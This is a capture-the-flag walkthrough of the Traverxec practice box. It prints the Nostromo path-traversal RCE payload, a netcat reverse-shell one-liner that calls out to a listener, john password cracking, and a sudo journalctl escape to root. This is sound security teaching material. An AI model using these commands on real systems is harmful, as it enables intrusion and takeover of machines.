Welcome back hackers!! Today we will be doing another linux box which is named Traverxec. The box name is hinting towards directory traversal attack through LFI, but lets see, I might be wrong also. Lets dive in.


Enumeration

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
|_  256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp open  http    nostromo 1.9.6
|_http-server-header: nostromo 1.9.6
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-favicon: Unknown favicon MD5: FED84E16B6CCFE88EE7FFAAE5DFEFD34
|_http-title: TRAVERXEC
```

From the scan, we can see just two ports are open. This means we just have one port to target that is port 80.

Port 80 (HTTP)

The nmap identified the service running as nostromo and the version of it. I never heard about this service before but lets keep this info in our back pocket.
Home page is pretty neat. No links except if you hover over a photo, it shows the path to that image.




Hello, my name is **David White**.
I create for the web.

I craft handsome sites & stunning apps

There is nothing interesting in the source code too. Next, I ran gobuster to find some hidden directories:

```
┌──(root💀kali)-[/home/rishabh/HTB/Traverxec]
└─# gobuster dir -u http://$IP/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --no-error -o dirbust -b 400,404 -q -t 200
/js                   (Status: 301) [Size: 314] [-->
http://10.129.1.193/js/]
/%20                  (Status: 501) [Size: 310]
```

Gobuster was getting stuck at some point after repeated tries. Getting stuck at this stage, I decided to have a look at any vulnerabilities associated with this service version. First result which came back was from exploitdb titled Remote Code execution in Nostromo <= 1.9.6. What else do we want. I read the exploit, and the vulnerability was simple. This service is vulnerable to directory traversal attack. Using this attack, we can send a modified POST request directly to execute bash on the server and the result is echoed to us by sending an echo string in the Content-Length header along with the POST request.




```
payload = 'POST /.%0d./.%0d./.%0d./.%0d./bin/sh HTTP/1.0\r\nContent-Length: 1\r\n\r\necho\necho\n{} 2>&1'.format(cmd)
```

Lets copy the exploit from exploitdb and run the script to execute commands.


Exploitation

Copy the script to your machine and its usage is really simple. All you need to supply is the target IP, target Port and the command you need to send to the server.




```
┌──(root💀kali)-[/home/rishabh/HTB/Traverxec]
└─# python exploit.py $IP 80 whoami

                                        _____-2019-16278
        _____  _______    ______   _____\    \
   _____\    \_\      |  |      | /    / |    |
  /     /|     ||     /  /     /|/    /  /___/|
 /     / /____/||\    \  \    |/|    |__ |___|/
|     | |____|/ \ \    \ |    | |       \
|     |  _____   \|     \|    | |     __/ __
|\     \|\    \   |\         /| |\    \  /  \
| \_____\|    |   | \_______/ | | \____\/    |
| |     /____/|    \ |     | /  | |    |____/|
 \|_____|    ||     \|_____|/    \|____|   | |
        |____|/                        |___|/


HTTP/1.1 200 OK
Date: Sun, 28 Nov 2021 21:24:00 GMT
Server: nostromo 1.9.6
Connection: close

www-data
```

Command whoami returned www-data. That means our exploit code is running perfectly. Using pentest monkey's reverse shell cheatsheet, I was able to get a shell with nc.




```
┌──(root💀kali)-[/home/rishabh/HTB/Traverxec]
└─# python exploit.py $IP 80 "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc [redacted] 8989 >/tmp/f"

                                        _____-2019-16278
        _____  _______    ______   _____\    \
   _____\    \_\      |  |      | /    / |    |
  /     /|     ||     /  /     /|/    /  /___/|
 /     / /____/||\    \  \    |/|    |__ |___|/
|     | |____|/ \ \    \ |    | |       \
|     |  _____   \|     \|    | |     __/ __
|\     \|\    \   |\         /| |\    \  /  \
| \_____\|    |   | \_______/ | | \____\/    |
| |     /____/|    \ |     | /  | |    |____/|
 \|_____|    ||     \|_____|/    \|____|   | |
        |____|/                        |___|/

▯
```



```
┌──(root💀 kali)-[/home/rishabh/HTB/Traverxec]
└─# rlwrap nc -nvlp 8989
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from 10.129.1.193.
Ncat: Connection from 10.129.1.193:35708.
/bin/sh: 0: can't access tty; job control turned off
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```


Privilege Escalation

Enumerating the web directory, there's a file called .htpasswd which contains the hash of user david:



```
drwxr-xr-x 2 root daemon 4096 Oct 27  2019 .
drwxr-xr-x 6 root root   4096 Oct 25  2019 ..
-rw-r--r-- 1 root bin      41 Oct 25  2019 .htpasswd
-rw-r--r-- 1 root bin    2928 Oct 25  2019 mimes
-rw-r--r-- 1 root bin     498 Oct 25  2019 nhttpd.conf
cat .htpasswd
cat .htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
www-data@traverxec:/var/nostromo/conf$ 
```


I copied the hash, and using john, I was able to crack the password successfully:



```
┌──(root💀 kali)-[/home/rishabh/HTB/Traverxec]
└─# john user_hash --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]         (?)
1g 0:00:01:05 DONE (2021-11-28 17:21) 0.01520g/s 160815p/s 160815c/s 160815C/s Noyoo..Noury
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Unfortunately, the password didn't work for the user david. Now, I transferred linpeas to automate the enumeration process. Linpeas didn't give anything special.

I went back to square 1. Starting with nhttpd.conf file, there is an optional configuration for Homedirs:




```
# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
```

We have just one user david and the configuration says public_www is the home directory for nostromo. Lets see, if we can access that:




```
cd /home/david/public_www
ls -la
ls -la
total 16
drwxr-xr-x 3 david david 4096 Oct 25  2019 .
drwx--x--x 5 david david 4096 Oct 25  2019 ..
-rw-r--r-- 1 david david  402 Oct 25  2019 index.html
drwxr-xr-x 2 david david 4096 Oct 25  2019 protected-file-area
```

We do have access. You can see from the screenshot. Navigating inside the directory, you will see a zipped file of backup ssh key. Lets transfer that to our machine to unzip it. The file was archived twice, first using tar and then using gzip. You will have to unzip twice and when you are successful you will have the ssh private key of david user. The private key was encrypted. So we will use john again to crack the key's password.




```
┌──(root㉿kali)-[/home/rishabh/HTB/Traverxec]
└─# /usr/share/john/ssh2john.py id_rsa > hash_id_rsa

┌──(root㉿kali)-[/home/rishabh/HTB/Traverxec]
└─# john hash_id_rsa --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]           (id_rsa)
1g 0:00:00:00 DONE (2021-11-28 18:02) 50.00g/s 8000p/s 8000c/s 8000C/s carolina..david
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

And, here we go we have now ssh access to user david. I manually enumerated the machine for a while and I found a directory inside david's home directory called bin. In there there's a file called server-stats.sh



```
david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
david@traverxec:~/bin$
```

In this script, last line is particularly interesting:
journalctl can be executed using root privileges. Using gtfobins, abusing journalctl is easy.




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo journalctl
!/bin/sh
```

All we need to do is, run that command as said in the script and then type !/bin/sh to get root shell. Here is how its done:



```
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Sun 2021-11-28 15:58:26 EST, end at Sun 2021-11-28 18:22:34 EST. --
Nov 28 17:26:34 traverxec sudo[5615]: pam_unix(sudo:auth): authentication failure; logname= uid=33 euid=0 tty=/dev/pt
Nov 28 17:26:36 traverxec sudo[5615]: pam_unix(sudo:auth): conversation failed
Nov 28 17:26:36 traverxec sudo[5615]: pam_unix(sudo:auth): auth could not identify password for [www-data]
Nov 28 17:26:36 traverxec sudo[5615]: www-data : command not allowed ; TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=lis
Nov 28 17:26:36 traverxec nologin[5665]: Attempted login by UNKNOWN on UNKNOWN
!/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

Cheers!!